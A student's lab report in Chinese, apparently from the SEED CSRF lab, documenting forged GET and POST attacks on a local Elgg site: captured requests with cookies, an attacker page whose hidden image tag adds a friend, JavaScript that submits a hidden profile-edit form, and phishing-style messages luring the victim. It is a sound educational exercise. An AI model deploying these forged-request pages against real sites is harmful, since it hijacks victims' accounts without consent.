
# 跨站请求伪造——CSRF攻击实验报告

57119104 苏上峰

## 一.环境搭建

### 1.搭建docker并获得docker下的shell


创建docker镜像



```
[07/16/21]seed@VM:~/.../Labsetup$ docker-compose build
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
 ---> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
 ---> Using cache
 ---> a06950e00398
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
 ---> Using cache
 ---> 16930f5ee193
Step 4/10 : COPY elgg/Csrf.php     $WWWDir/vendor/elgg/elgg/engine/classes/Elgg/
Security/Csrf.php
 ---> Using cache
 ---> 9cae3debb47b
Step 5/10 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/default/core/j
s/
 ---> Using cache
```

创建docker镜像

由下图可见docker镜像创建成功，接下来启动docker




```
Successfully built 88781f69cbba
Successfully tagged seed-image-attacker-csrf:latest
[07/16/21]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating attacker-10.9.0.105 ... done
Creating elgg-10.9.0.5       ... done
Creating mysql-10.9.0.6      ... done
```

docker镜像创建成功

启动docker

输入dockps查看攻击者的容器id，输入docksh id获得docker下的一个shell



```
[07/16/21]seed@VM:~/.../Labsetup$ dockps
a522cc607fb7  mysql-10.9.0.6
67dad6c10140  elgg-10.9.0.5
5a19aaa1a789  attacker-10.9.0.105
[07/16/21]seed@VM:~/.../Labsetup$ docksh 96
Error: No such container: 96
[07/16/21]seed@VM:~/.../Labsetup$ dock 5a

Command 'dock' not found, did you mean:

  command 'duck' from deb duck (0.13)
  command 'doc8' from deb python3-doc8 (0.8.0-4)
  command 'dbck' from deb lyskom-server (2.1.2-16)

Try: sudo apt install <deb name>

[07/16/21]seed@VM:~/.../Labsetup$ docksh 5a
root@5a19aaa1a789:/# 
```

## 2.修改配置文件/etc/hosts

加入以下内容


```
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com
```

# 二.任务

## 1.使用GET报文进行攻击

登录elgg网站，用**Charlie**账户登录，向**Samy**发出添加好友申请，用火狐浏览器的插件**HTTP Header liver**抓包，分析GET报文中的内容


得到的GET报文如下



URL
欲添加的好友ID，此处为Samy的ID
ELGG防止CSRF攻击的措施参数，由于已经将措施关闭此处不必使用
Charlie的会话Cookie
这是一个GET报文

```
http://www.csrflabelgg.com/action/friends/add?friend=45&__elgg_ts=1626497926&__elgg_token=GsFqggVZ74h37ZiMjA059g&__elgg_ts=1626497926&__elgg_token=GsFqggVZ74h37ZiMjA059g
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=v8an5hcr3jb0ef3o57toatuir1
Connection: keep-alive

GET: HTTP/1.1 200 OK
Date: Sat, 17 Jul 2021 05:03:51 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 366
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
```

打开**attacker**容器，修改文件**/var/www/attacker/addfriend.html**中的内容为如下




```
<!Doctype html>
<html>
        <head>
                <title>You have been attacked!</title>
        </head>
        <body>
                <img src="http://www.csrflabelgg.com/action/friends/add?friend=4
5">
                <h1>You have been attacked!</h1>
        <body>
</html>
~
```

标题，为了便于实验检测此处加了这个标题，真实攻击中肯定不会这么做

伪造url，45为samy的

登录sam的帐号，给alice发送私信，alice收到私信如下



CSRF Lab Site


Inbox

□ Samy You might be curious about this just now
click this http://www.csrflabattacker.com/

Alice

Alice点击私信中的恶意网址链接，进入如下画面

进入链接之后，image标签会自动向ELGG服务器发送HTTP的GET报文，请求image，于是source中的url就被提交




```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Cookie: Elgg=rsa7auolgpksnv6t1npn7dqun1
```

You have been attacked!

图片被显示出来，真实攻击时应该设置为1个像素避免被目标发现，由于source不是有效的image来源，故显示图片出错，但这没有关系，点击之后image会自动发送GET请求

Alice成功将Samy添加为好友



Alice is now a friend with Samy *27 minutes ago*

Charlie is now a friend with Samy *47 minutes ago*


Charlie is now a friend with Samy *3 hours ago*

Charlie is now a friend with Samy *4 hours ago*

## 2.使用POST报文进行攻击

准备工作：观察一个正常的POST报文

打开Charlie的账户，编辑个人资料，观察POST报文的结构



Edit profile

Display name


Charlie

About me

Samy is my hero

Public

利用HTTP header live截获报文如下，以下是对各个字段的解释



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------242884853329032089054761100002
Content-Length: 2990
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/charlie/edit
Cookie: system=PW; caf_ipaddr=153.3.60.160; country=CN; city="Nanjing"; traffic_target=gd;
Elgg=ctdsb4j0gl4f0bf7jprjg5pf7m
Upgrade-Insecure-Requests: 1
__elgg_token=FoLjbgSQeZZcp3dQg4oTbQ&__elgg_ts=1626511360&name=Charlie&description=<p>Samy is my
hero</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&loca...
tion=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslev...
el[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mob...
ile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=58
POST: HTTP/1.1 302 Found
Date: Sat, 17 Jul 2021 08:49:03 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/charlie
Vary: User-Agent
Content-Length: 414
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

编辑个人资料服务的URL

Charlie的Cookie

攻击目标，进行个人描述的部分


用于防范CSRF攻击，本实验中已经关闭防御措施所以无需理睬

POST报文

指明谁能看到该区域，设置成2，所有人都可以看到


指明谁的资料需要被更新，这里是Charlie的，攻击时要指明成Alice的

打开Alice主页，查看网站源码，从中获取Alice的guid，可知Alice的guid为56




```
<div class="elgg-main elgg-body elgg-layout-body clearfix">
    <div class="elgg-layout-content clearfix">
    <div class="elgg-layout-widgets" data-page-owner-guid="56"><div class="elgg-wid
require(['elgg/widgets'], function (widgets) {
```

进入attacker的容器，修改editprofile.html,其中各字段描述如下



```
html
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
```

登录Samy的账号向Alice发送恶意网站




□ You may be interested about this

From Samy  just now

http://www.attacker32.com/

Alice点击之后，个人主页被修改



Alice

Brief description

Samy is my hero